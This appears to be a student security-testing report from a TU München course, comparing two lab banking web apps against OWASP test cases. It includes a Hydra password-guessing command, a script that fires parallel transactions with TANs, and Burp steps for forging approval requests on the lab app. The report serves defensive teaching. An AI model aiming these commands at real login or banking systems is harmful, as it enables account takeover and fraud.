DEPARTMENT OF INFORMATICS

TECHNISCHE UNIVERSITÄT MÜNCHEN

Secure Coding

Phase 2

Team: 8

Members: Korbinian Würl

Mai Ton Nu Cam

Vivek Sethia

Swathi Shyam Sunder

Executive summary

1 page description of important findings, conclusions

Contents

1 Time tracking

1.1 Korbinian Würl

Task	Time in h
Example task 1	1
Example task 2	1

1.2 Mai Ton Nu Cam

Task	Time in h
Setting up template for report	0.75

1.3 Vivek Sethia

Task	Time in h
Example task 1	1
Example task 2	1

1.4 Swathi Shyam Sunder

Task	Time in h
Example task 1	1
Example task 2	1

2 Overview of most important observations

2.1 Vulnerabilities of BANK-APP

2.1.1 Weak Authorization Mechanism

All pages of the application can be accessed via direct browsing and ignoring redirects.
The application processes POST data without authorization.
There is the possibility to approve/disapprove arbitrary Customers and Employees (even if they where approved/disapproved before) without being logged in.
There is the possibility to upload files without being logged in.

- **Likelihood:** High
- **Impact:** High
- **Risk:** High
- **Reference:** OTG-AUTHN-004, OTG-AUTHZ-003, OTG-BUSLOGIC-005

2.1.2 Static Session ID

The Session ID remains the same even after Logout. This leads to a high likelihood for phishing atacks.

- **Likelihood:** High
- **Impact:** High
- **Risk:** High
- **Reference:** OTG-SESS-006

2.1.3 Command injection

There is the possibility to inject arbitrary shell commands while using the transaction upload functionality. This can lead to total controll over the Server.

- **Likelihood:** High
- **Impact:** High
- **Risk:** High
- **Reference:** OTG-INPVAL-013, OTG-ERR-001

2.2 Vulnerabilities of SecureBank

2.2.1 Static Session ID

The Session ID remains the same even after Logout. This leads to a high likelihood for phishing atacks.

- **Likelihood:** High
- **Impact:** High
- **Risk:** High
- **Reference:** OTG-SESS-006

overview of most important observations with impacts, likelihood and risk estimation. If necessary add a table with a legend for special symbols or abbreviations used in the document

3 Tools

3.1 Distribution of Tools

3.1.1 Korbinian Würl

Tool
OWASP Zed Attap Proxy (ZAP)
Google Chrome Developer Tools
(Custom) sid_analyzer.py
(Custom) bomb_transaction.sh
ErrorMint curl

3.1.2 Mai Ton Nu Cam

Tool
OWASP Zed Attap Proxy (ZAP)
Nikto
SQLmap
curl

3.1.3 Vivek Sethia

Tool
Vega
Advanced REST Client (Chrome Extension)
EditThisCookie (Chrome Extension)
cURL

3.1.4 Swathi Shyam Sunder

Tool
Burp Suite
THC Hydra
Fiforce (Firefox Addon)
Firebug (Firefox Addon) Nmap

Which vulnerabilities can each tool find? Which vulnerabilities can they not find?

3.2 Analysis

3.2.1 ErrorMint

ErrorMint (`http://sourceforge.net/projects/errormint/`) is a java tool that can be used to analyze web server error messages and extract viable server informations like software name and version and operation system name and version.
ErrorMint consists of a main java class file (`controller.class`) and modules that can be selected in the command line prompt. ErrorMint outputs a summary of the extracted

```
class ligx$ java controller
Project name:

test2
Choose method to enter the targets
1) get targets from servers.txt
2) set targets manually
2
Insert the domains one by one. Insert 0 to finish adding domains
192.168.178.79
0
This is the list of current modules. Choose the modules you want to use. Insert 0 to finish adding modules
1) httperror - HTTP errors analysys
2) module2 - Future Module 2
3) module3 - Future Module 3
4) module4 - Future Module 4
1
Module httperror selected, insert 0 to finish or insert another module number
0
Do you want to run TimeOut group requests? It takes 21 seconds per server [Yes] [No]
Yes
Running httperror for server 192.168.178.79
```

Figure 3.1: ErrorMint in action

information as well as html dumps of the error pages.

```
:class ligx$ cat errors-summary
target,tested code,http code recevied,server banner,server version,comments
192.168.178.79,StandardRequest,200,Apache/2.2.22 (Ubuntu),,
192.168.178.79,NotFound,404,Apache/2.2.22 (Ubuntu),not found,
192.168.178.79,MethodNotValid,405,Apache/2.2.22 (Ubuntu),Apache/2.2.22 (Ubuntu) Server at 192.168.178.79 Port 80,
192.168.178.79,BadRequest,400,Apache/2.2.22 (Ubuntu),Apache/2.2.22 (Ubuntu) Server at 192.168.178.79 Port 80,
192.168.178.79,TimeOut,408,Apache/2.2.22 (Ubuntu),Apache/2.2.22 (Ubuntu) Server at samurai-wtf.localhost Port 80,
```

Figure 3.2: ErrorMint in action

3.2.2 bomb_tansaction.sh

bomb_tansaction.sh is a custom shell script that was used to test for vulnerabilities regarding SQL transactions and function execution limits.
It works by execution a number of transactions supplied by a text file with tans using curl all at once (in the background). One can then check if the sent and revieved money are equal and if there is any action by the app if all codes where used.

```
#!/bin/bash
# usage: bomb_transaction.sh tans.txt [sessionid] [recipient] [amount]
while IFS='' read -r line || [[ -n "$line" ]]; do
    curl 'http://192.168.178.76/secure-coding/public/create_transaction.php' \
    -H 'Content-Type: application/x-www-form-urlencoded' \
    -H "Cookie: PHPSESSID=$2" \
    -H 'Connection: keep-alive' --data "recipient=$3&amount=$4&tan=$line&submit=" --compressed &
done < "$1"
```

Figure 3.3: The tool simply loops through a text file with tans and performs parallel curl requests

3.2.3 Google Chrome Developer Tools

Google Chrome Developer Tools (`https://www.google.de/intl/en/chrome/browser/`) is an integrated toolkit contained within Googe Chrome.
It allows to view the Requests and Responses (and their headers) that are done while a website is browsed. Additionally it supports to export a Request as curl command that can be used in the terminal and resembels an exact copy of the first Request.
The Developer Tools further allow to inspect and edit cookie data.
One of the main functionality is the possibility to view and edit the DOM and CSS rules as well as directly executing JavaScript on the website.




Figure 3.4: Google Chrome Developer Tools Network Analysis

3.2.4 sid_analysis.py

sid_analysis.py is a custom Python script that can be used to detect patterns in the generated session id. The tool requests the page a number of times and outputs the session id every time. The user can than further analyze the session id for recurring

patterns.

```python
import requests
import sys
import getopt

def main(argv):
    url = ''
    data = ''
    samples = ''
    cookie_name = 'PHPSESSID'
    try:
        opts, args = getopt.getopt(argv,"hu:d:s:c:",["url=","data=","samples=","cookie_name="])
    except getopt.GetoptError:
        print 'sid_analysis.py -u <url> -d <data_urlencoded>'
        sys.exit(2)
    for opt, arg in opts:
        if opt == '-h':
            print 'sid_analysis.py -u <url> -d <data_urlencoded>'
            sys.exit()
        elif opt in ("-u", "--url"):
            url = arg
        elif opt in ("-c", "--cookie_name"):
            cookie_name = arg
        elif opt in ("-d", "--data"):
            data = arg
        elif opt in ("-s", "--samples"):
            samples = arg

    headers = {'Content-Type': 'application/x-www-form-urlencoded'}

    res_sids = []
    for x in range(0, int(samples)):
        r = requests.post(url, data=data, headers=headers)
        cookies = r.request._cookies.get_dict()
        sid = cookies[cookie_name]
        res_sids.append(sid)
        print(sid)
main(sys.argv[1:])
```

Figure 3.5: The tool requests the page a number of times and outputs the session id

3.2.5 curl

Curl is a command line tool that can be used to manually make http or https requests. It also allows to specify headers or cookie informations.
Example:

```
curl 'http://<ip>/secure-coding/public/view_user.php?id=14' \
    -H 'Content-Type: application/x-www-form-urlencoded' \
    -H 'Connection: keep-alive' \
    --data 'userid=14&approve=' \
    --compressed
```

3.2.6 THC Hydra

THC Hydra is a password cracking tool which implements brute force attack on Network Login. It performs a dictionary attack and supports more than 50 protocols such as telnet, ftp, http, https, smb, pop3, imap etc. The program reads a dictionary(may

be file) and launches an attack to guess the password. Depending upon the network speed, internet connection and dictionary, passwords can be retrieved within few minutes or hours or days. Thus the accuracy and speed of this tool largely depends on the dictionary since other factors like network connection and processing speed are not big issues anymore.
Example:

```
hydra -L testuser@test.com -p Top500.txt
    <IP-address> http-post-form
    'secure-coding/public/login.php:email=testuser@test.com
    \&password=\^PASS\^ \&submit=:Invalid login credentials'
```

3.2.7 Vega

Vega, a free and open source scanner cum testing platform that tests the security of web applications. It helps find and validate SQL Injections, Cross-Site Scripting(XSS), inadvertently disclosed sensitive information, and other vulnerabilities. Quick tests can be performed using automated scanners. The scanner finds XSS (cross-site scripting), SQL injection, and other vulnerabilities.

Major Features:

- Automated Crawler and Vulnerability Scanner
- Website Crawler
- Intercepting Proxy

Other Features:

- Content Analysis
- Extensibility through a Powerful Javascript Module API
- Customizable alerts
- Database and Shared Data Model

There are also modules for:

- Cross Site Scripting (XSS)
- SQL Injection

- Directory Traversal
- URL Injection
- Error Detection
- File Uploads

3.2.8 Burp Suite

Burp Suite is a Java application which is used to secure or penetrate web applications. The suite consists of different tools, such as a proxy server, a web spider, intruder and repeater. As a proxy server, the traffic that passes through it can be manipulated by the user, i.e. between the web browser and the web server. This is typically a Man-in-the-Middle(MITM) type attack architecture. As a spider , it scans the targeted host and creates a layout of various pages and website parameters.

4 Detailed Test Report

4.1 Configuration and Deploy Management Testing

4.1.1 Test File Extensions Handling for Sensitive Information - OTG-CONFIG-003

BANK-APP

	BANK-APP CVSS Score: 10
Observation	It was found that most of the file extensions that we tried were accepted by the application. We tried with files with extensions .php, .pdf, .tar.gz, .doc, .js, .jpeg etc. All of the above file types were accepted by the application as indicated by success messages.
Discovery	This vulnerability was discovered in "New Transaction" page. Steps are as follows: • **Scenario 1** - We first tried to upload some file "xxx.pdf". But the transaction was unsuccessful and the application returned the error message. Files with extensions .php, .tar.gz, .doc, .js, .jpeg were also tested. The error messages returned were in the format - "Transaction failed with error code: <Code>". This error code took multiple values like -1, -4, -8, -10 etc. We tried to investigate into this, suspecting that a specific error code could be due to incorrect file type or unexpected text in the file. However, it was not consistent. • **Scenario 2** - When the file name contains parenthesis like "xxx(1).pdf", then the application returned a success message, though the transaction was not reflected under "View Transactions". This was tried with other file extensions and the output was the same.

	• **Scenario 3** - When the file names with double extensions like "xxx.png.txt" were tested, the behavior was noted to be the same as in Scenario 1 above.	
Likelihood	Likelihood is high as there are no technical skills required for the attacker. A Brute force approach could yield results in a short time.	
Impact	The messages shown by the application are inconsistent with the view. It is unclear as to what actions took place in the background, making the application clearly vulnerable. Transactions are not reflected under "View Transactions" page. Hence the user gets a wrong impression of his transactions. These messages are returned from server, so chances of these files actually getting uploaded are high. So an attacker could upload any malicious script files(".php") to manipulate the server and retrieve/corrupt sensitive data.	
Recommendations	Based on the requirements of the application, irrelevant file types should be restricted, both from client-side and server-side. Additionally, messages should always be consistent and reflect the right behavior.	
CVSS	Attack Vector	Network
	Attack Complexity	Low
	Privileges Required	None
	User Interaction	None
	Scope	Changed
	Confidentiality Impact	High
	Integrity Impact	High
	Availability Impact	None

SecureBank

	SecureBank
Observation	It was found that the application allowed only text files. No other files were accepted.
Discovery	The series of above steps were repeated but the application did not allow any files other than plain text.
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

Comparison

Our application, SecureApp handles this use-case better, by restricting the type of files uploaded, thus being more secure.

4.1.2 Test HTTP Methods - OTG-CONFIG-006

BANK-APP

	BANK-APP
Observation	It was observed that the server allows only 4 methods : HEAD, GET, POST, OPTIONS.
Discovery	We used the Nmap tool to identify the HTTP methods that are allowed by the server. See Figure 4.1. We found that there is no TRACE method allowed by the server. So there is no chance of Cross Site Tracing(XST) attacks. Methods like HEAD were explored with Advance Rest Client Tool to bypass authentication but without success.
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

SecureBank

	SecureBank
Observation	It was observed that the server allows only 4 methods : HEAD, GET, POST, OPTIONS.
Discovery	Same as described for BANK-APP.
Likelihood	N/A
Impact	N/A
Recommendations	recommendations
CVSS	N/A

Comparison

Both applications exhibit similar behavior with respect to the allowed HTTP methods and neither contain any vulnerabilty.




Figure 4.1: Nmap - Check for allowed HTTP methods

4.1.3 Test HTTP Strict Transport Security - OTG-CONFIG-007

BANK-APP

	BANK-APP
Observation	BANK-APP does not use HTTPS and therefore does not implement HSTS.
Discovery	Accessing the site with `https://IP_ADDRESS/secure-coding/public/login.php` gives a SSL connection error, i.e. that the site does not use HTTPS. Furthermore, using the command `curl -s -D- http://IP_ADDRESS/secure-coding/public/ | grep Strict` did not yield any results and therefore the header for `Strict-Transport-Security` is not set.
Likelihood	N/A
Impact	N/A
Recommendations	Use HTTPS for a secure communication. If using HTTPS, the HSTS header for `Strict-Transport-Security` has to be set to `max-age=60000; includeSubDomains`.
CVSS	N/A

SecureBank

	SecureBank
Observation	SecureBank does not use HTTPS and therefore does not implement HSTS.
Discovery	Accessing the site with `https://IP_ADDRESS/secure-coding/public/login.php` gives a SSL connection error, i.e. that the site does not use HTTPS. Furthermore, using the command `curl -s -D- http://IP_ADDRESS/secure-coding/public/ | grep Strict` did not yield any results and therefore the header for `Strict-Transport-Security` is not set.
Likelihood	N/A
Impact	N/A

Recommendations	Use HTTPS for a secure communication. If using HTTPS, the HSTS header for `Strict-Transport-Security` has to be set to `max-age=60000; includeSubDomains`.
CVSS	N/A

Comparison

Both bank applications do not use HTTPS and therefore no HSTS is given.

4.1.4 Test RIA cross domain policy - OTG-CONFIG-008

BANK-APP

	BANK-APP
Observation	BANK-APP does not use RIA cross domain policy.
Discovery	Scanning the traffic with ZAP revealed that there are no cross-domain policy files like `crossdomain.xml` or `clientaccesspolicy.xml`.
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

SecureBank

	SecureBank
Observation	BANK-APP does not use RIA cross domain policy.
Discovery	Scanning the traffic with ZAP revealed that there are no cross-domain policy files like `crossdomain.xml` or `clientaccesspolicy.xml`.
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

Comparison

Both bank applications do not use RIA cross domain policies.

4.2 Identity Management Testing

4.2.1 Test Role Definitions - OTG-IDENT-001

We identified four different role definitions: **Admin**, **Employee**, **Customer**, **Anyone**. Possibly the **Admin** and the **Employee** can be combined. According to the specification the four roles should have the following permissions:

Functionality	**Admin**	**Employee**	**Customer**	**Anyone**
View own transactions	✗	✗	✓	✗
View other users transactions	✓	✓	✗	✗
Make transaction	✗	✗	✓	✗
Approve own transaction	✗	✗	✗	✗
Approve other users transaction	✓	✓	✗	✗
View user list	✓	✓	✗	✗
View own user profile	✓	✓	✓	✗
View other users profiles	✓	✓	✗	✗
Login	✓	✓	✓	✗
Logout	✓	✓	✓	✗
Register as Employee	✗	✗	✗	✓
Register as Customer	✗	✗	✗	✓
Approve/Disapprove Customer	✓	✓	✗	✗
Approve/Disapprove Employee	✓	✗	✗	✗

BANK-APP

	BANK-APP
Observation	BANK-APP only uses three role definitions: **Employee (E)**, **Customer (E)**, **Anyone (N)**. For BANK-APP according to our tests the resulting access rights were:

Functionality	**E**	**C**	**N**
View own transactions	✓	✓	✗
View other users transactions	✓	✗	✗
Make transaction	✓	✓	✗
Approve own transaction	✓	✗	✗
Approve other users transaction	✓	✗	✗
View user list	✓	✗	✗
View own user profile	✓	✓	✗
View other users profiles	✓	✗	✗
Login	✓	✓	✗
Logout	✓	✓	✗
Register as Employee	✓	✓	✓
Register as Customer	✓	✓	✓
Approve/Disapprove Customer	✓	✗	✗
Approve/Disapprove Employee	✓	✗	✗

We observed that Employees are capable of all actions, that users are allowed to perform. This leads to a state where Employees acting as Customers are able to approve their own transactions.

Discovery We examined the Application by manually following the provided links and UI elements

Likelihood	As the Customer functionalities can be freely used by Employees the likelihood of abuse is higher than it would be if employees had to use seperate user accounts for their private transactions.	
Impact	The impact of the availability of customer functionality for employees includes the possibility of unsupervised transfers of large sums issued employees. This increases the risk of money laundering. Additionally there is the risk of employees bringing in unauthoirized persons with employee privileges without supervision.	
Recommendations	recommendations	
CVSS	Attack Vector	Network
	Attack Complexity	Low
	Privileges Required	High
	User Interaction	None
	Scope	Unchanged
	Confidentiality Impact	None
	Integrity Impact	None
	Availability Impact	None

SecureBank

	SecureBank

Observation

SecureBank only uses four role definitions: **Admin (A)**, **Employee (E)**, **Customer (C)**, **Anyone (N)**. For SecureBank according to our tests the resulting access rights where:

Functionality	**A**	**E**	**C**	**N**
View own transactions	✗	✗	✓	✗
View other users transactions	✓	✓	✗	✗
Make transaction	✗	✗	✓	✗
Approve own transaction	✗	✗	✗	✗
Approve other users transaction	✓	✓	✗	✗
View user list	✓	✓	✗	✗
View own user profile	✓	✓	✓	✗
View other users profiles	✓	✓	✗	✗
Login	✓	✓	✓	✗
Logout	✓	✓	✓	✗
Register as Employee	✗	✗	✗	✓
Register as Customer	✗	✗	✗	✓
Approve/Disapprove Customer	✓	✓	✗	✗
Approve/Disapprove Employee	✓	✗	✗	✗

No Abnormalities could be determined.

Discovery

We examined the Application by manually following the provided links and UI elements

Likelihood

N/A

Impact

N/A

Recommendations

recommendations

CVSS	N/A

Comparison

In comparison to BANK-APP SecureBank has a finer differenciation of roles for employee users as well es a complete seperation of employee and customer accounts. This leads to a limitation of the possibility to abuse given powers.

4.2.2 Test User Registration Process - OTG-IDENT-002

BANK-APP

	BANK-APP
Observation	User Registration proccess and constraints: • Anyone can register as Employee or Customer in the same form. • Identification Requirements are “First name”, “Last Name”, “Email”, “Password” for Employee as well as Customers. • Employees and Customers have to be verified by an Employee. • The same Email address cannot be used twice, neither for Employee nor Customer. • Email adresses are not checked for identity- Problematic: • Email adresses are not checked for identity • Identification Requirements only “First name”, “Last Name”, “Email”, “Password” for Employee as well as Customers
Discovery	To test the Registration proccess we manually registered some customer and employee accounts with different and same email addresses.
Likelihood	There is the possibillity that a Person registers with a foreign identity. To prohibit this the manual verification proccess has to ensure that idientities are properly verified. As there is not much information provided about the applicant this can be difficult. Therefore the Likelihood of an atack is increased.
Impact	If someone registers as a other person he can possibly use his account to commit crimes and the actions could not be traced back to him or would be blamed on the persion that the account was registered on.

Recommendations	recommendations	
CVSS	Attack Vector	Network
	Attack Complexity	Low
	Privileges Required	None
	User Interaction	Required
	Scope	Unchanged
	Confidentiality Impact	Low
	Integrity Impact	None
	Availability Impact	None

SecureBank

	SecureBank
Observation	User Registration proccess and constraints: • Anyone can register as Employee or Customer. The Registration forms are seperated • Identification Requirements are “First name”, “Last Name”, “Email”, “Password” for Employee • Identification Requirements are “First name”, “Last Name”, “Address”, “Postal code”, “City”, “Email”, “Password” for Customer • Customers have to be verified by an Employee • Employees have to be verified by an Admin • The same Email address cannot be used twice for a user and cannot be used twice for a employee. The same email can be used for a customer account and a employee account • When the same email is used for an employee and a customer one allways get logged in as Customer • Email adresses are not checked for identity • Address, City and Postal code are not verified Problematic: • When the same email is used for an employee and a customer one allways get logged in as Customer • Email adresses are not checked for identity • Address, City and Postal code are not verified
Discovery	To test the Registration proccess we manually registered some customer and employee accounts with different and same email addresses.

Likelihood	There is the possibillity that a Person registers with a foreign identity. To prohibit this the manual verification proccess has to ensure that idientities are properly verified. This is a lot easier with the additionally provided informations address, city, postal code, but as these values are not automatically verified it has be done by a human. This fact increases the likelihood of an atack.	
Impact	If someone registers as a other person he can possibly use his account to commit crimes and the actions could not be traced back to him or would be blamed on the persion that the account was registered on.	
Recommendations	recommendations	
CVSS	Attack Vector	Network
	Attack Complexity	Low
	Privileges Required	None
	User Interaction	Required
	Scope	Unchanged
	Confidentiality Impact	Low
	Integrity Impact	None
	Availability Impact	None

Comparison

In comparison to BANK-APP SecureBank asks more informations on user registration but as the informations are not properly verified by the system this advantage is only superficial.

4.2.3 Test Account Provisioning Process - OTG-IDENT-003

BANK-APP

	BANK-APP
Observation	A customer can approve or reject pending registrations from other customers and employees. This operation is authorized to be performed only by employees, but it has been exposed to all logged-in users.
Discovery	This vulnerability has been exposed using the Burp Suite where the Request was monitored and intercepted to expose the vulnerability.Steps are as follows: • Login as a Customer and enter the URL - `http://<IP-address>/secure-coding/public/view_users.php`. The details of all registered users are shown. • Note the ID (value in the first column - #) of one of the users whose registration is pending. This can be identified by any rows that do not have values in "Account ID"" and "Approved By" columns. Consider this value is `xyz`. • Configure the browser to use BURP Suite as the proxy. Open Burp Suite and navigate to the Proxy tab. In the Intercept tab, turn the intercept to off. • In the browser, enter the URL - `http://<IP-address>/secure-coding/public/view_user.php?id=xyz`. • Go back to Burp and in the Options tab, check the option "intercept if" for client requests. Move the "HTTP method" to the top and modify it to match (get|post). • Navigate back to the Intercept tab. The Request details are visible in the "raw" tab in the below format. Edit the method at the beginning of the request from "GET"" to "POST". Also add `userid=xyz&approve=` at the end of the request.

Likelihood	Likelihood is low. The attacker does need to have knowledge about proxy or interception tools such as Burp to exploit this vulnerability. However, any user who is logged in to the bank can perform this action, without the need for any other privileges.	
Impact	A customer can approve or reject registration requests from all other customers and employees. If the attacker rejects registration, it could result in Denial of Service for the victims. Since rejection also removes the user from the database, there will be no trace of such a registration in the system. So it will be difficult for the actual employees or administrators to track down such actions.	
Recommendations	Account provisioning privileges should only lie with authorized users and not accessible to all users.	
CVSS	Attack Vector	Network
	Attack Complexity	High
	Privileges Required	Low
	User Interaction	None
	Scope	Unchanged/
	Confidentiality Impact	High/
	Integrity Impact	High/
	Availability Impact	Low/

SecureBank

	SecureBank
Observation	A customer cannot approve or reject pending registrations of other employees or customers. This can only be done by authorized employee in our application and is not exposed to other users.

Discovery	In our application, the list of all users is not available for customers and is accessible only by authorized employees. Hence, it is difficult to get the details of unregistered users. In addition, approval and rejection of users is restricted to be performed by authorized employees only. So, even if the attacker manages to send a request for approval/rejection, it will not be successful. Thus our application is more secure, in this aspect.
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

Comparison

In the case of SecureBank, as the privilege to act on registrations lies solely with employees and administrators, it is vulnerable only when they themselves turn into attackers. However, for BANK-APP, any customer can become an attacker and launch attacks against other users. Thus, our application is more secure in this regard.

4.2.4 Testing for Account Enumeration and Guessable User Account - OTG-IDENT-004

BANK-APP

	BANK-APP
Observation	It was found that the application responds with the same error messages for every client request that produces a failed authentication. This has been tested in the Login page.
Discovery	This test was performed manually by trying various combinations of email and password. Steps are as follows: • **Scenario 1 -** Testing for Valid user with right password – Open the Login page and enter a valid email and password. Click on the Submit button. – The user is redirected to the Transactions page without any success message. • **Scenario 2 -** Testing for Valid user with wrong password – Open the Login page and enter a valid email with an incorrect password. Click on the Submit button. – An error message is displayed that reads `Invalid Login Credentials`, and the user stays on Login page. Also, the data entered in the form is cleared off. • **Scenario 3-** Testing for non-existent User – Open the Login page and enter an incorrect email and password. Click on the Submit button. – An error message is displayed that reads `Invalid Login Credentials`, and the user stays on Login page. Also, the data entered in the form is cleared off.
Likelihood	N/A
Impact	N/A

Recommendations	N/A
CVSS	N/A

SecureBank

	SecureBank
Observation	It was found that the application responds with the same error message - `Login failed`, for every client request that produces a failed authentication. This has been tested in the Login page.
Discovery	The behavior is similar in our application as well; and the vulnerability cannot be exploited as the error messages are consistent for all incorrect requests.
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

Comparison

Both applications exhibit similar behavior with respect to account enumeration and neither contain any vulnerabilty.

4.2.5 Testing for Weak or unenforced username policy - OTG-IDENT-005

BANK-APP

	BANK-APP
Observation	It has been observed that authentication is only based on a combination of Email id & password and that account names are not implemented in the application. This has been tested in the Login and Registration pages. Enumeration of Email id & password is already described in section 4.2.4.
Discovery	N/A
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

SecureBank

	SecureBank
Observation	It has been observed that authentication is only based on a combination of Email id & password and that account names are not implemented in the application. This has been tested in the Login and Registration pages. Enumeration of Email id & password is already described in section 4.2.4.
Discovery	N/A
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

Comparison

Both applications exhibit similar behavior and neither of them have the implementation for the user-name feature.

4.3 Authentication Testing

4.3.1 Testing for Credentials Transported over an Encrypted Channel - OTG-AUTHN-001

BANK-APP

	BANK-APP
Observation	After scanning the application with the Vega tool, it was found that the forms in the Registration, Login and Create Transaction pages submit to an insecure HTTP target. Parameters such as User name, Password, TAN number, Account ID are not encrypted.
Discovery	Three tools Vega, Burp Suite and cURL were used to discover this vulnerability.Steps are as follows: • **Vega** – Click on the Scan tab and enter the URL to be tested. In our case, it was `http://<IP-address>/secure-coding/public/login.php`. – Click on the Finish button. A report is generated which has three sections - High, Low, Info. This vulnerability is termed as `Clear Password over HTTP` and falls under the High section. See Figure 4.2 • After detection, one more tool-the Burp Suite was used to delve deeper into it. **Burp Suite** – Open Burp Suite Tool. Click on Proxy tab and set interception to on. This enables us to monitor all requests before being served. – Now open the browser and under tools, set Foxy Proxy standard to use Burp Suite for all URLs. On the Login page, enter credentials and click on Submit. – Now click on the Proxy tab in the Burp Suite. The requested URL data which contains Username and password can be seen in the Raw tab as plain text; revealing that the request was not encrypted.

	• To verify whether the application works on HTTP or HTTPS, cURL was used. **cURL** – Open the terminal and type `curl https://<IP-address>`. The response states unknown protocol. – To get a detailed response, use `curl -verbose https://<IP-address>`. – Now try with `curl http://<IP-address>`. The response indicates a successful connection and the output of the request. See Figure 4.2. It can be concluded that the application works only on HTTP and does not support transmission over HTTPS.
Likelihood	Likelihood is high since this takes place over the network and is exploitable remotely. Exploitation of this vulnerability requires basic knowledge of any monitoring tools to view the format and details of the server requests.
Impact	A successful attack might lead to serious consequences. The request parameters can be tampered with, as they are not encrypted. This could be used by the attacker to impersonate as the victim, thereby leading to the victim not being able to login or transactions being hijacked. This could result in a Denial of Service attack as well.
Recommendations	It is recommended to use HTTPS for secure communication and also use encryption for the request parameters.


CVSS	Attack Vector	Network
	Attack Complexity	Low
	Privileges Required	Low
	User Interaction	None
	Scope	Unchanged
	Confidentiality Impact	High
	Integrity Impact	High
	Availability Impact	High

SecureBank

	SecureBank
Observation	After scanning the application with the Vega tool, it was found that the forms in the Registration, Login and Create Transaction pages submit to an insecure HTTP target. Parameters such as User name, Password, TAN number, Account ID are not encrypted.
Discovery	The same vulnerability exists in our application as well; since the channel over which the communication takes place is not encrypted.
Likelihood	Same as described for BANK-APP.
Impact	Same as described for BANK-APP.
Recommendations	Same as described for BANK-APP.
CVSS	Same as described for BANK-APP.

Comparison

Both applications behave similarly in transmitting credentials and other confidential data over an insecure HTTP channel.



VEGA

Open Source Web Security Platform

Cleartext Password over HTTP

AT A GLANCE

Classification	Environment
Resource	/secure-coding/public/login.php
Risk	High

REQUEST

GET /secure-coding/public/login.php

DISCUSSION

Vega detected a form with a password input field that submits to an insecure (HTTP) target. Password values should never be sent in the clear across insecure channels. This vulnerability could result in unauthorized disclosure of passwords to passive network attackers.

IMPACT

- Vega has detected a form that can cause a password submission over an insecure channel.
- This could result in disclosure of passwords to network eavesdroppers.

REMEDIATION


- Passwords should never be sent over cleartext. The form should submit to an HTTPS target.

REFERENCES

Some additional links with relevant information published by third-parties:

- HTTPS (Wikipedia)

(a) Vega Report-Clear password over HTTP




(b) cURL - Check for HTTPS

